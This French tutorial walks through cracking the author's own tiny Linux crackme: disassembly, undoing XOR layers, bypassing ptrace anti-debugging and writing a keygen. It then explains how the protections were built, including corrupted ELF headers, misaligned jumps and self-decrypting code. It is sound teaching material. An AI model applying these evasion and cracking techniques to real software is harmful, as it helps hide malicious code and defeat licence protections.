Dans cet article, nous nous concentrons sur un *crackme* dont je suis coupable, *tiny-crackme*, qui présente plusieurs aspects pratiques pour une étude, ainsi qu'une taille très réduite (< 800 octets). Nous nous y intéressons tout d'abord du point de vue d'un *reverse engineer*, puis nous présentons l'élaboration dudit crackme. Toute l'étude est menée sur un PC sous Linux (Debian *but who cares* ?).

I. Looking for the key...

On récupère tout d'abord le crackme et on le teste :

```
kaya$ wget http://nuxed.org/code/challenges/tiny-crackme &>/dev/null
kaya$ chmod +x tiny-crackme
kaya$ file tiny-crackme
tiny-crackme: ELF 32-bit LSB executable, Intel 80386, version 1, statically
linked, corrupted section header size
yanisto@kaya$ ls -l tiny-crackme
-rwxr-x---  1 yanisto yanisto 795 2004-08-29 03:50 tiny-crackme
yanisto@kaya$ ./tiny-crackme
     Tiny_crackme - nisto's crackme #2
     --------------------------------

This one has a particularly small size...
Hope u'll get some fun with it.

You can join me at yanisto@nuxed.org or on #secdev@freenode.net

Enter the Password :  1234567890

 Wrong password, sorry...

yanisto@kaya$ 567890
bash: 567890: command not found
```

On remarque en premier lieu la toute petite taille de l'exécutable... 795 octets. À première vue, le mot de passe comporte 4 caractères. On constate en effet que les suivants sont rejetés (*cf.* la répétition des caractères 567890 ci-dessus).

Ne connaissant pas le binaire, nous vérifions les symboles et autres informations contenues dans le *header* ELF. *A priori*, nous ne devrions pas en trouver beaucoup étant donné la petite taille de l'exécutable (qui en général se rapporte davantage à un binaire *strippé*, c'est-à-dire auquel on a enlevé toutes les informations non nécessaires à l'exécution, symboles et autres). La commande `file` nous révèle d'autant plus d'investigations que l'en-tête ELF a l'air corrompu, d'où un comportement possiblement étrange des différents outils reposant sur la librairie `BFD` (*binary file descriptor*) comme `gdb` (*cf.* `binutils-dev` pour plus de détails) ou `elfsh` (**http://elfsh.devhell.org**)

```
kaya$ nm tiny-crackme
nm: tiny-crackme: File format not recognized
kaya$ elfls tiny-crackme
tiny-crackme: warning: invalid section header table offset.
tiny-crackme* (Intel 386)
Program header table entries: 1 (20 - 40)
 0 P rws     0   31B 00200000

kaya$ elfsh
        Welcome to The ELF shell 0.51b3 .::.

        .::. This software is under the General Public License
        .::. Please visit http://www.gnu.org to know about Free Software

[ELFsh-0.51b3]$ load tiny-crackme
Segmentation fault
kaya$ objdump -x tiny-crackme
objdump: tiny-crackme: File format not recognized
```

Tentons maintenant les méthodes de *debug* usuelles :

```
kaya$ gdb tiny-crackme -q
"/home/yanisto/tiny-crackme/tiny-crackme": not in executable format:
File format not recognized
(gdb) r
Starting program:
No executable file specified.
Use the "file" or "exec-file" command.
(gdb) q
kaya$ strace ./tiny-crackme
execve("./tiny-crackme", ["./tiny-crackme"], [/* 67 vars */]) = 0
write(0, "   Tiny_crackme - nisto\'s cra"..., 244  Tiny_crackme - nisto's crackme #2
     --------------------------------

This one has a particularly small size...
Hope u'll get some fun with it.

You can join me at yanisto@nuxed.org or on #secdev@freenode.net

Enter the Password :   ) = 244
ptrace(PTRACE_TRACEME, 0, 0x1, 0)       = -1 EPERM (Operation not permitted)
write(0, "Sorry but the process seems to b"..., 52Sorry but the process seems to
be traced... Bye...
) = 52
_exit(0)                                = ?
```

Comme l'essai n'est pas plus concluant, tentons d'examiner d'éventuelles chaînes de caractères :

```
kaya$ strings -a ./tiny-crackme
{T?H
KxT?
ygg{t?
yT?AH
```

À ce point-là, on sait déjà que le binaire est :

- un ELF dont les en-têtes sont corrompus ;
- crypté (au moins les chaînes de caractères) ;
- protégé contre le traçage ;

- programmé en ASM (de bonnes chances vu la taille de l'exécutable) ;
- protégé par un mot de passe de 4 caractères.

Ne disposant pas d'IDA (et de fait pas de son *plug-in* d'émulation), ni encore de *The Perfect Emulator*, le seul moyen qui nous reste pour étudier le crackme est le désassemblage.

La première chose à faire est donc de repérer le point d'entrée de l'exécutable :

```
kaya$ readelf -l tiny-crackme
Elf file type is EXEC (Executable file)
Entry point 0x200008
There are 1 program headers, starting at offset 32

Program Headers:
  Type           Offset     VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00200000 0x00000001 0x0031b 0x0031b RWE 0x1000
```

Voilà donc les informations qu'il nous fallait pour désassembler le programme à partir de la bonne adresse. Le point d'entrée du programme, c'est-à-dire la première instruction exécutée se trouvera à l'adresse mémoire `0x200008`.

En revanche, le fichier sera, quant à lui, chargé à partir de l'adresse `0x00200000` (`VirtAddr` de l'unique en-tête de programme), soit un décalage de 8 octets (`0x200008 - 0x00200000`) :

```
kaya$ ndisasm -V
NDISASM version 0.98.38 compiled Apr  6 2004
kaya$ ndisasm -au tiny-crackme -o 0x00200008 -e 0x08 |head -5
00200008  B32A            mov bl,0x2a
0020000A  E931000000      jmp 0x200040
0020000F  0002            add [edx],al
00200011  0003            add [ebx],al
00200013  0001            add [ecx],al
```

La première instruction positionne le registre `BL` à `0x2a`, soit 42, puis la suivante effectue un saut vers l'adresse `0x200040`. Allons donc voir à cette adresse :

```
kaya$ ndisasm -au tiny-crackme -o 0x00200040 -e 0x40 |head -3
00200040  E901000000      jmp 0x200046
00200045  B0E8            mov al,0xe8
00200047  A5              movsd
```

En premier lieu, nous remarquons un « saut en milieu d'instruction » : à l'adresse `0x200046`, on ne voit aucune instruction pour le moment (on passe de l'adresse `0x200045` à `0x200047`). Il s'agit juste d'une astuce utilisée par le code du crackme pour éviter que les instructions soient bien alignées et de fait que le code tombe « tout cuit » lors d'un désassemblage sauvage.

En examinant directement le code situé à l'adresse `0x200046`, on voit alors apparaître une nouvelle instruction :

```
kaya$ ndisasm -au tiny-crackme -o 0x00200046 -e 0x46 |head -1
00200046  E8A5020000      call 0x2002f0
kaya$ ndisasm -au tiny-crackme -o 0x2002f0 -e 0x02f0 |head -11
002002F0  90              nop
002002F1  B84B002000      mov eax,0x20004b
002002F6  89C6            mov esi,eax
002002F8  89F7            mov edi,esi
002002FA  B9A5020000      mov ecx,0x2a5
002002FF  C1E902          shr ecx,0x2
00200302  AD              lodsd
00200303  35F179543F      xor eax,0x3f5479f1
00200308  AB              stosd
00200309  E2F7            loop 0x200302
0020030B  C3              ret
```

Après une série de sauts, nous nous retrouvons en `0x02002F0` (procédure *Call*). Ce dernier bloc d'instructions est caractéristique d'un déchiffrement de code/données contenu dans le binaire lui-même. En effet, nous voyons une boucle qui lit/modifie/réécrit la zone s'étendant de l'adresse `0x20004b` à `0x20004b+(0x2a5>>2) = 0x2000f4`. La modification est par ailleurs toujours la même, c'est un `XOR 0x3f5479f1`.

Une fois ce (premier ?) *layer* de cryptage passé, le binaire aura modifié `0xA9 dwords`, soit 169*4 = 676 octets, autant dire qu'il était presque entièrement chiffré.

Écrivons un petit outil destiné à passer ce layer pour progresser :

```
kaya$ cat unciphered_layer1.c

void uncipher_dw(unsigned int *start, int length, unsigned int key)
{
    for (int i = 0; i < length; i++)
        *start++ ^= key;
}

void operate(int fd)
{
    void *img;
    struct stat filestat;

    fstat(fd, &filestat);
    img = mmap(0L, filestat.st_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);

    /* + 0x4b : la boucle de déchiffrement commence en 0x20004b */
    uncipher_dw(img + 0x4b, 0x2a5 >> 2, 0x3f5479f1);

    if (munmap(0L, filestat.st_size) != 0) {
        perror("munmap");
        exit - 1;
    }
}
kaya$ gcc -Wall unciphered_layer1.c -o unciphered_layer1
kaya$ cp tiny-crackme tiny-crackme_work
kaya$ ./unciphered_layer1 tiny-crackme_work
Applying unciphering process on tiny-crackme_work.
```

Regardons maintenant le code qui est apparu après le call de l'adresse 0x200046. En effet, on remarque que le déchiffrement commence à l'adresse 0x20004B, qui correspond exactement à l'adresse de retour de la procédure, l'instruction située juste après le call :

```
kaya$ ndisasm -au tiny-crackme_work -o 0x00200046 -e 0x46 |head -15
00200046  E8A5020000      call 0x2002f0
0020004B  B89E012000      mov eax,0x20019e
00200050  BBF4000000      mov ebx,0xf4
00200055  C1EB02          shr ebx,0x2
00200058  8B1592022000    mov edx,[0x200292]
0020005E  E859020000      call 0x2002bc
00200063  B99E012000      mov ecx,0x20019e
00200068  BAF4000000      mov edx,0xf4
0020006D  E828020000      call 0x20029a
00200072  B81A000000      mov eax,0x1a
00200077  31C9            xor ecx,ecx
00200079  89CE            mov esi,ecx
0020007B  BA01000000      mov edx,0x1
00200080  CD80            int 0x80
00200082  29C3            sub ebx,eax
```

Après déchiffrement, nous désassemblons la même adresse que précédemment (le call). On peut se le permettre car le *bytecode* E8A5020000 n'est pas modifié par le déchiffrement. Dans l'absolu,

il aurait fallu désassembler depuis 0x20004B seulement, c'est-à-dire l'adresse de retour de la procédure de déchiffrement.

Nous voyons deux appels à une procédure par call puis une interruption système (int 0x80) qui admet pour arguments (eax, ebx, ecx, edx, esi) = (0x1a, 0, 0, 1, 0), ce qui correspond à un appel à ptrace() (les détails viennent par la suite).

Examinons d'abord la première procédure située en 0x2002bc :

```
kaya$ ndisasm -au tiny-crackme_work -o 0x00200046 -e 0x46 |head -6
00200046  E8A5020000        call 0x2002f0
0020004B  B89E012000        mov eax,0x20019e
00200050  BBF4000000        mov ebx,0xf4
00200055  C1EB02            shr ebx,0x2
00200058  8B1592022000      mov edx,[0x200292]
0020005E  E859020000        call 0x2002bc

kaya$ ndisasm -au tiny-crackme_work -o 0x2002bc -e 0x02bc |head -8
002002BC  89C6              mov esi,eax
002002BE  89F7              mov edi,esi
002002C0  89D9              mov ecx,ebx
002002C2  AD                lodsd
002002C3  31D0              xor eax,edx
002002C5  AB                stosd
002002C6  E2FA              loop 0x2002c2
002002C8  C3                ret

kaya$ hexdump tiny-crackme_work -s 0x292 -n 4
0000292 c0da beef
```

Comme précédemment, il s'agit d'un layer de cryptage avec une fonction xor de clef edx = [0x200292] (*i. e.* le *double word* contenu à l'adresse virtuelle 0x200292, soit 0xbeefc0da), qui s'exécute sur les adresses de 0x20019e (valeur de eax mise dans edi et esi) à 0x20019e+(0xf4>>2)=0x2001a6 (car loop tant que le registre ecx n'est pas nul).

Nous n'aurions qu'à adapter le premier programme de déchiffrement, mais nous attendons de vérifier qu'il ne s'agit pas de données plutôt que de code, car dans ce cas, il n'est peut-être pas nécessaire de décoder ces données maintenant.

Poursuivons avec la procédure située en 0x20029a (29A, no comment ;)). Tout d'abord, un saut en pleine instruction (on connaît maintenant le truc). Il suffit de désassembler à l'adresse en question et tout se passe mieux.

```
kaya$ ndisasm -au tiny-crackme_work -o 0x20029a -e 0x029a |head -3
0020029A  E901000000        jmp 0x2002a0
0020029F  B031              mov al,0x31
002002A1  C089C3B004CD80    ror byte [ecx+0xcd04b0c3],0x80

kaya$ ndisasm -au tiny-crackme_work -o 0x2002a0 -e 0x02a0 |head -5
002002A0  31C0              xor eax,eax
002002A2  89C3              mov ebx,eax
002002A4  B004              mov al,0x4
002002A6  CD80              int 0x80
002002A8  C3                ret
```

La deuxième procédure débute en fait réellement en 0x2002a0 : il s'agit d'une interruption système (int 0x80) avec pour arguments (eax, ebx, ecx, edx) = (4, 0, 0x20019e, 0xf4), soit l'appel système write() (*cf.* /usr/include/asm/unistd.h).

On sait par ailleurs que le prototype de la fonction write est :

```
ssize_t write(int fd, const void *buf, size_t count);
```

Cette procédure affiche le message déchiffré par la première procédure (celle qui déchiffre des octets à partir de 0x20019). Il s'agit en fait du message d'invite. Vérifions cela rapidement en modifiant quelques valeurs dans le programme unciphered_layer1.c :

```
kaya$ cp tiny-crackme_work tiny-crackme_work2
kaya$ cat unciphered_layer1.c | \
          sed -e "s/uncipher_dw(img.*/uncipher_dw(img + 0x19e, 0xf4 >> 2,
0xbeefc0da);/g" \
          > unciphered_layer2.c
kaya$ gcc unciphered_layer2.c -o unciphered_layer2
kaya$ ./unciphered_layer2 tiny-crackme_work2
Applying unciphering process on tiny-crackme_work2.

kaya$ hexdump -C tiny-crackme_work2 -s 0x19e -n 254
0000019e  20 20 20 20 20 20 54 69  6e 79 5f 63 72 61 63 6b  |      Tiny_crack|
000001ae  6d 65 20 2d 20 6e 69 73  74 6f 27 73 20 63 72 61  |me - nisto's cra|
000001be  63 6b 6d 65 20 23 32 0a  20 20 20 20 20 20 2d 2d  |ckme #2.      --|
000001ce  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  |----------------|
000001de  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 0a  |----------------.|
000001ee  0a 54 68 69 73 20 6f 6e  65 20 68 61 73 20 61 20  |.This one has a |
000001fe  70 61 72 74 69 63 75 6c  61 72 6c 79 20 73 6d 61  |particularly sma|
0000020e  6c 6c 20 73 69 7a 65 2e  2e 2e 0a 48 6f 70 65 20  |ll size....Hope |
0000021e  75 27 6c 6c 20 67 65 74  20 73 6f 6d 65 20 66 75  |u'll get some fu|
0000022e  6e 20 77 69 74 68 20 69  74 2e 0a 0a 59 6f 75 20  |n with it...You |
0000023e  63 61 6e 20 6a 6f 69 6e  20 6d 65 20 61 74 20 79  |can join me at y|
0000024e  61 6e 69 73 74 6f 40 6e  75 78 65 64 2e 6f 72 67  |anisto@nuxed.org|
0000025e  20 6f 72 20 6f 6e 20 23  73 65 63 64 65 76 40 66  | or on #secdev@f|
0000026e  72 65 65 6e 6f 64 65 2e  6e 65 74 0a 0a 45 6e 74  |reenode.net..Ent|
0000027e  65 72 20 74 68 65 20 50  61 73 73 77 6f 72 64 20  |er the Password |
0000028e  3a 20 20 20 da c0 ef be  00 00 00 00 e9 01        |:   ÚÀï¾....é.|
0000029c
```

Les deux procédures situées avant l'appel à ptrace() étant maintenant expliquées, revenons justement à notre ptrace() situé à l'adresse 0x0200080 :

```
kaya$ ndisasm -au tiny-crackme_work2 -o 0x00200072 -e 0x72 |head -15
00200072  B81A000000        mov eax,0x1a
00200077  31C9              xor ecx,ecx
00200079  89CE              mov esi,ecx
0020007B  BA01000000        mov edx,0x1
00200080  CD80              int 0x80
00200082  29C3              sub ebx,eax
00200084  85C0              test eax,eax
00200086  7411              jz 0x200099
00200088  B902012000        mov ecx,0x200102
0020008D  B234              mov dl,0x34
0020008F  E806020000        call 0x20029a
00200094  E973020000        jmp 0x20030c
00200099  EB01              jmp short 0x20009c
0020009B  B053              mov al,0x53
0020009D  B996022000        mov ecx,0x200296
```

L'appel à ptrace() se fait avec les registres (eax, ebx, ecx, edx, esi) = (0x1a, 0, 0, 1, 0). La requête transmise à ptrace est donc PTRACE_TRACEME. Cela bloque tous les signaux, excepté SIGKILL, à destination du processus et un SIGTRAP est généré si le processus est « ptrac()é » par un processus externe, genre strace ou gdb, (*cf.* ptrace(2)).

Un test est effectué sur eax, valeur de retour de ptrace(), pour voir si le programme est tracé. Si eax n'est pas nul, le processus est considéré comme tracé. On appelle alors la procédure d'affichage (call 0x20029a) vue auparavant en lui demandant d'afficher 0x34 caractères depuis l'adresse 0x102 :

```
kaya$ hexdump -C tiny-crackme_work2 -s 0x102 -n 52
00000102  53 6f 72 72 79 20 62 75  74 20 74 68 65 20 70 72  |Sorry but the pr|
00000112  6f 63 65 73 73 20 73 65  65 6d 73 20 74 6f 20 62  |ocess seems to b|
00000122  65 20 74 72 61 63 65 64  2e 2e 2e 20 42 79 65 2e  |e traced... Bye.|
00000132  2e 2e 0a 00                                       |....|
```

Enfin, on saute en 0x20030c, qui nous renvoie encore une fois au milieu d'une instruction :

```
kaya$ ndisasm -au tiny-crackme_work2 -o 0x0020030c -e 0x30c |head -3
0020030C  E901000000        jmp 0x200312
00200311  3231              xor dh,[ecx]
00200313  C089C3FEC0CD80    ror byte [ecx+0xcdc0fec3],0x80
kaya$ ndisasm -au tiny-crackme_work2 -o 0x00200312 -e 0x312 |head -15
00200312  31C0              xor eax,eax
00200314  89C3              mov ebx,eax
00200316  FEC0              inc al
00200318  CD80              int 0x80
0020031A  C3                ret
```

Cette suite d'instruction positionne les registres `eax` et `ebx` respectivement à 1 et 0, puis déclenche une interruption 80 : cela correspond en fait à l'appel système `exit() (eax = 1)` avec comme argument `0 (ebx = 0)`. On quitte misérablement le programme.

Revenons au cas où le processus n'est pas ptrac()é et que le registre `eax` vaut alors 0. On saute en `0x200099` puis à l'intérieur d'une instruction (`0x20009c`). Notons que le registre `ebx` reste nul dans ce cas :

```
kaya$ ndisasm -au tiny-crackme_work2 -o 0x0020009c -e 0x9c |head -11
0020009C  53                push ebx
0020009D  B996022000        mov ecx,0x200296
002000A2  BA04000000        mov edx,0x4
002000A7  E8FE010000        call 0x2002aa
002000AC  E818020000        call 0x2002c9
002000B1  331D96022000      xor ebx,[0x200296]
002000B7  7413              jz 0x2000cc
002000B9  B9E5002000        mov ecx,0x2000e5
002000BE  B21D              mov dl,0x1d
002000C0  E8D5010000        call 0x20029a
002000C5  E942020000        jmp 0x20030c

kaya$ ndisasm -au tiny-crackme_work2 -o 0x002002aa -e 0x2aa |head -1
002002AA  E901000000        jmp 0x2002b0

kaya$ ndisasm -au tiny-crackme_work2 -o 0x002002b0 -e 0x2b0 |head -6
002002B0  31C0              xor eax,eax
002002B2  89C3              mov ebx,eax
002002B4  FEC3              inc bl
002002B6  B003              mov al,0x3
002002B8  CD80              int 0x80
002002BA  C3                ret

kaya$ ndisasm -au tiny-crackme_work2 -o 0x2002c9 -e 0x2c9 |head -13
002002C9  E903000000        jmp 0x2002d1
002002CE  B0C8              mov al,0xc8
002002D0  43                inc ebx
002002D1  31C0              xor eax,eax
002002D3  89C3              mov ebx,eax
002002D5  B9DF020000        mov ecx,0x2df
002002DA  C1E902            shr ecx,0x2
002002DD  BE08002000        mov esi,0x200008
002002E2  AD                lodsd
002002E3  01C3              add ebx,eax
002002E5  E2FB              loop 0x2002e2
002002E7  81F36B040855      xor ebx,0x5508046b
002002ED  C3                ret
```

Ainsi, dans le cas où le processus ne serait pas ptracé, on met `ebx` sur la pile et nous voyons successivement les branchements suivants : 2 calls, 1 jump conditionnel (`jz`), un call puis un jump.

➔ `call 0x2002aa` : `int_80h (3, 0, 0x200296, 4) = read(0, 0x200296, 4)` lit le mot de passe (4 caractères) et le stocke en `0x200296`.

➔ `call 0x2002c9` : fonction de type calcul CRC sur le binaire lui-même, à partir de l'adresse `0x200008`.

➔ `jz 0x2000cc` : saut si `ebx xor [0x200296] == 0`, donc si `ebx xor password == 0` (voir ci-après).

➔ `call 0x20029a` : `write(0, 0x2000e5, 0x01d)` : on retrouve le message d'erreur à l'adresse `0x2000e5` :

```
kaya$ hexdump -C tiny-crackme_work2 -s 0x000e5 -n 30
000000e5  0a 20 57 72 6f 6e 67 20  70 61 73 73 77 6f 72 64 |. Wrong password|
000000f5  2c 20 73 6f 72 72 79 2e  2e 2e 0a 0a 00 53       |, sorry.....S|
```

➔ `jmp 0x20030c` : comme on connaît déjà.

Nous en déduisons qu'il convient d'effectuer le saut conditionnel. Intéressons-nous donc à cette partie :

```
kaya$ ndisasm -au tiny-crackme_work2 -o 0x002000CC -e 0xCC |head -7
002000CC  5B                pop ebx
002000CD  85DB              test ebx,ebx
002000CF  75E8              jnz 0x2000b9
002000D1  B936012000        mov ecx,0x200136  ;adresse du texte
002000D6  BA68000000        mov edx,0x68      ;longueur du texte
002000DB  E8BA010000        call 0x20029a     ;write(0, txt, len)
002000E0  E927020000        jmp 0x20030c

kaya$ ndisasm -au tiny-crackme_work2 -o 0x002000b9 -e 0xb9 |head -4
002000B9  B9E5002000        mov ecx,0x2000e5
002000BE  B21D              mov dl,0x1d
002000C0  E8D5010000        call 0x20029a
002000C5  E942020000        jmp 0x20030c
```

`ebx` avait été poussé sur la pile et était censé être nul (non ptracé). En le tirant de la pile, il ne change donc pas et reste nul, à moins que le binaire ait été *patché* plus tôt maladroitement.

Voyons le texte qui est alors affiché :

```
kaya$ hexdump -C tiny-crackme_work2 -s 0x00136 -n 110
00000136  2d 3e 20 53 75 63 63 65  73 73 20 21 21 20 43 6f  |-> Success !! Co|
00000146  6e 67 72 61 74 75 6c 61  74 69 6f 6e 73 2e 2e 2e  |ngratulations...|
00000156  0a 20 20 2d 3e 20 59 6f  75 20 63 61 6e 20 73 65  |.  -> You can se|
00000166  6e 64 20 6d 65 20 79 6f  75 72 20 73 6f 6c 75 74  |nd me your solut|
00000176  69 6f 6e 2f 63 6f 6d 6d  65 6e 74 73 20 61 74 20  |ion/comments at |
00000186  74 68 65 20 61 62 6f 76  65 20 6d 61 69 6c 20 61  |the above mail a|
00000196  64 64 72 2e 2e 2e 0a 00  20 20 20 20 20 20 20 20  |ddr.....        |
000001a4
```

Il s'agit donc de refaire un calcul CRC et de nous assurer que le saut conditionnel soit validé, *i. e.* (`ebx xor password == 0`).

Le but de ce crackme n'étant pas de fournir un *keygen* rapide, nous n'optimiserons pas le générateur de clé, mais collerons plutôt à l'algorithme afin de bien comprendre.

```
/* keygen.c */

char * alphabet =       "0123456789"
                                "abcdefghijklmnopqrstuvwxyz"
                                "ABCDEFGHIJKLMNOPQRSTUVWXYZ";

/* Reproduit le calcul de la fonction  002002C9 */
void crc_dw(unsigned int *start, int length, unsigned int *key)
{
    for (int i = 0; i < length; i++)
            *key += *start++;
    *key ^= 0x5508046b;
}

/* Génère un mot de passe de 4 caractères */
unsigned int *put_pass (void *img, unsigned int index);

int main(int argc, char **argv)
{
    void *img;
    struct stat filestat;
    int length, i, fd;
    unsigned int crc = 0, *pass;
    char * passwd;
```

```
    fd = open(argv[1], O_RDONLY);

    length = strlen(alphabet);
    fstat(fd, &filestat);
    img = mmap(0L, filestat.st_size, PROT_READ | PROT_WRITE,
               MAP_PRIVATE, fd, 0);

    passwd = img + 0x0296;

    for (i = 0; i < length^4; i++) {
            crc = 0;
            pass = put_pass(img, i);
            crc_dw(img + 0x08, 0x2df >> 2, &crc);
            if ((crc ^ *pass) == 0)
                fprintf(stdout, "Password : 0x%08X <-> %c%c%c%c\n", *pass,
                      *passwd, *(passwd+1), *(passwd+2), *(passwd+3));
    }

    if (munmap(0L, filestat.st_size) != 0) {
           perror("munmap");
           exit - 1;
    }

    close(fd);
}
```

```
kaya$ gcc -Wall keygen.c -o keygen

kaya$ ./keygen tiny-crackme_work2
Password : 0x6D303062 <-> b00m
Password : 0x6F303262 <-> b20o
Password : 0x69303462 <-> b40i
...
```

Et hop... Nous avons une liste de mots de passe valides. Bien entendu, nous aurions pu étendre cela à tous les caractères imprimables mais ce n'était pas le but. Essayons en un :

```
kaya$ ./tiny-crackme
Tiny_crackme - nisto's crackme #2
---------------------------------
...
Enter the Password :   b00m
-> Success !! Congratulations...
  -> You can send me your solution/comments at the above mail addr...
```

Et voilà, le crackme est *crack*é :).

II. Genèse d'un crackme...

Certes, cracker le crackme est amusant, mais nous continuons maintenant en montrant comment on le construit, c'est-à-dire comment on met en place les différentes protections, par exemple, en modifiant le point d'entrée du programme ou en désalignant certaines instructions.

Le programme source initial

Ici, nous considérons le programme dans son ensemble. Son rôle principal est de vérifier que le mot de passe saisi est valide, rien de plus. La première chose à remarquer concerne le header Elf, construit « à la main » (*cf.* section « ELF Headers »). On retrouve bien les 8 octets qui seront placés à l'adresse `0x00200000`, ce qui nous donne bien un *entry point* à l'adresse virtuelle `0x00200008` (champ `e_entry` de l'en-tête, égal à `_start`). De plus, les instructions `mov` et `jmp` présentes dans cette mini procédure fixent des valeurs hexadécimales théoriquement non attribuables dans un en-tête ELF, ce qui induit des erreurs d'interprétation avec certains outils construits sur BFD.

Enfin, on prend soin de mettre la valeur des *flags* du *Program Header* (`p_flags`) à `LECTURE + ECRITURE + EXECUTION (RWX)`, soit la valeur 4+2+1=7. En effet, on va avoir besoin d'écrire le mot de passe et les instructions déchiffrées, de lire toute la mémoire pour calculer un CRC et quand même d'exécuter le code.

On retrouve également dans les sources la protection anti-debug : l'appel système `0x1a` (`ptrace()`) est effectué et selon le résultat, on en déduit ce qu'il en est.

```
kaya$ cat tiny-crackme.asm
...
; Ce qui suit est issu de tiny.asm (site muppetlabs)
; A Whirlwind Tutorial on Creating Really Teensy ELF Executables for Linux
;          A little bit adapted...   http://nuxed.org/code/asm/teensy.html

BITS 32
              org   0x00200000             ; Adresse Virtuelle ELF = 0x0200000
; ELF Headers
              db    0x7F, "ELF"             ; e_ident
              db    1, 1, 1, 0
  _start:                                   ; Point d'entrée initial
                    mov     bl, 42
                    jmp         _secstart  ; Saut vers le vrai point d'entrée

              db    0
              dw    2                       ; e_type
              dd    _start                  ; e_entry
              dd    phdr - $$               ; e_phoff
  phdr:       dd    1                       ; e_shoff
              ...
              dd    filesize                ; p_memsz
              dd    7                       ; p_flags = RWX
              dd    0x1000                  ; p_align

; Fin des headers ELF, début du programme...

_secstart:
          jmp       .unalign
          db        0xB0                    ; octet pour désaligner
.unalign
          call unstrap

_begin:
          ; Déchriffre puis affiche le message d'invite
          mov       eax, invite_msg
          mov       ebx, invite_msg_len
          shr       ebx, 2
          mov       edx, [dword key]
          call      uncipher
       ...

          ; Teste si le programme est ptracé
          mov       eax, 0x1a
          xor       ecx, ecx
          mov       esi, ecx
          mov       edx, 1
          int       80h  ; appel système ptrace()
          sub       ebx, eax
          test      eax, eax
          jz        get_answer          ; Saute si le programme n'est pas tracé

traced:
          mov       ecx, traced_txt     ; Procédure invoquée lorsque ptrace
est détecté
          mov       dl, traced_txt_len
          call      print
          jmp       exit

get_answer:
          jmp       short .unalign
        db 0xB0
```

```
.unalign
        push        ebx
        ; Lit la réponse à la question (ie le mot de passe)
        ...
        ; Vérifie la validité du mot de passe
        call        crc
        xor         ebx, [dword pass]
        jz          won                     ; Si ebx == 0, c'est gagné

wrong_pass
        ; Sinon, affiche un message de mot de passe erroné...
        ...
        jmp         exit
        db          0x72, 0x36

won:
        ; Dernière chose, on vérifie que la valeur sur la pile (ebx) est bien à 0...
        pop         ebx
        test        ebx, ebx
        jnz         wrong_pass
        mov         ecx, won_txt
        mov         edx, won_txt_len
        call        print
        jmp         exit

; Data
...
;invite_msg        db    "     Tiny_crackme - nisto's crackme #2", 10
;                  db    "      ---------------------------------",10,10
;                  ...
invite_msg         dd  0x9ecfe0fa,0x93c2e0fa,0x93c2edf7,0x93c2edf7,0x93c2edf7
                   dd  0x93c2edf7,0x93c2edf7,0x93c2edf7,0x93c2edf7,0xb4c2edf7
                   ...
                   dd  0x9ecfe0e0

key        dd      0xbeefc0da
pass       dd      0

; ------------------------------------------------
; -------------   Standard functions -------------
; ------------------------------------------------
print:
        ...
read:
        ...

; Déchiffrement du message d'invite
uncipher:
        ...

; Calcul d'un CRC 32 bits
crc:
        ...

; déchiffre les instructions du programme
unstrap:
        ret                                 ; Ne pas exécuter maintenant
        mov         eax, _begin
        ...
        ret

; quitte le programme
exit:
        ...
end:
        ret
```

On remarque bien les techniques supplémentaires utilisées :

- `jmp [short] .unalign / db 0xXX` : les instructions ne sont plus alignées durant un désassemblage sauvage ;
- calcul de CRC, mais nous y reviendrons plus loin ;
- layer de cryptage.

Les deux dernières ont un même mode de fonctionnement. Elles utilisent des lectures successives du code (ou de données), y appliquent une fonction (`ADD`, `XOR`...) puis éventuellement remplacent la valeur lue par celle calculée (dans le cas du layer).

Le chiffrement

Pour chiffrer, on utilise les instructions `STOSx` et `LODSx`, respectivement commandes d'écriture et de lecture d'adresse. Un bon exemple valant mieux qu'un long discours, voici un prototype général de layer de cryptage :

```
_layer:
        mov         esi,        INPUT_ADDRESS
        mov         edi,        OUTPUT_ADDRESS
        mov         ecx,        LENGTH ; (/4 if lodsD, /2 if lodsW)
.loop
        lodsd                                       ;
Lit la valeur en [INPUT_ADDRESS] et la stocke en EAX.
        xor         eax,        0xdeadbeef          ;
pplique une fonction XOR en 32 bits sur EAX (car lodsD)
        stosd                                       ;
Ecrit la valeur de EAX en [OUTPUT_ADDRESS]
        loop        .loop                           ;
Boucle LENGTH fois.
```

En supposant que le flag `DF` soit nul (il précise le sens incr/décrémentation des adresses pour `lods` et `stos`), dans cette boucle, `esi` est incrémenté de 4 (car on est en lodsD = 4 octets) à chaque lecture. De la même manière, chaque écriture incrémente `edi` de 4.

On aura donc lu le code/les données s'étendant de `INPUT_ADDRESS` à `INPUT_ADDRESS+LENGTH` en appliquant un `'XOR 0xdeadbeef'` à chaque bloc de 32 bits et le résultat sera stocké de `OUTPUT_ADDRESS` à `OUTPUT_ADDRESS+LENGTH`. Pour un layer de cryptage banal, sans décalage de données, `INPUT_ADDRESS == OUTPUT_ADDRESS`.

Dans notre programme, cela est appliqué une fois pour le message d'invite (procédure `uncipher` avec la clé `0xbeefc0da`), mais aussi pour l'ensemble des instructions (procédure `unstrap`).

Ce qui donne, une fois le layer de cryptage appliqué

La structure du programme étant maintenant en place, il reste à chiffrer les instructions et les données. Pour cela, on crée un outil qui lit l'exécutable précédent 32 bits par 32 bits à partir de l'adresse souhaitée, en appliquant à chaque reprise notre opération de chiffrement, soit `XOR 0x3f5479f1`. Le résultat obtenu est placé dans le corps de la source et l'instruction `ret` est remplacée par un `nop` (*no operation*) dans la procédure `unstrap` : elle sera donc désormais exécutée intégralement, juste après le point d'entrée et les instructions seront déchiffrées en mémoire.

```
kaya$ cat tiny-crackme.asm
BITS 32
                org     0x00200000
                db      0x7F, "ELF"             ; e_ident
                ...                             ; suite normale des sections

; Début du code
_secstart:
                jmp         .unalign
                db          0xB0
.unalign
                ; Déchiffrons le code
                call unstrap
```

```
_begin:
        ; Ajout du bytecode chiffré calculé précédemment
        dd      0x1F55E749, 0x3FA0C2F1, 0xD49579F1, 0xAD41F2F3,
    dd      0xD75459F3, 0x3F547BA8, 0x1F55E748, 0x3FA0C3F1,
        [...]
        dd      0x2D972CF9,

        ; A cause de l'alignement, nous ajoutons cette partie à la main
        db 0x23

    ...

        ; Routine de déchiffrement
    ; XOR 32b de clé aléatoire : 0x3f5479f1
unstrap:
        nop                     ; remplace le ret de la version précédente
        mov     eax, _begin
        mov     esi, eax
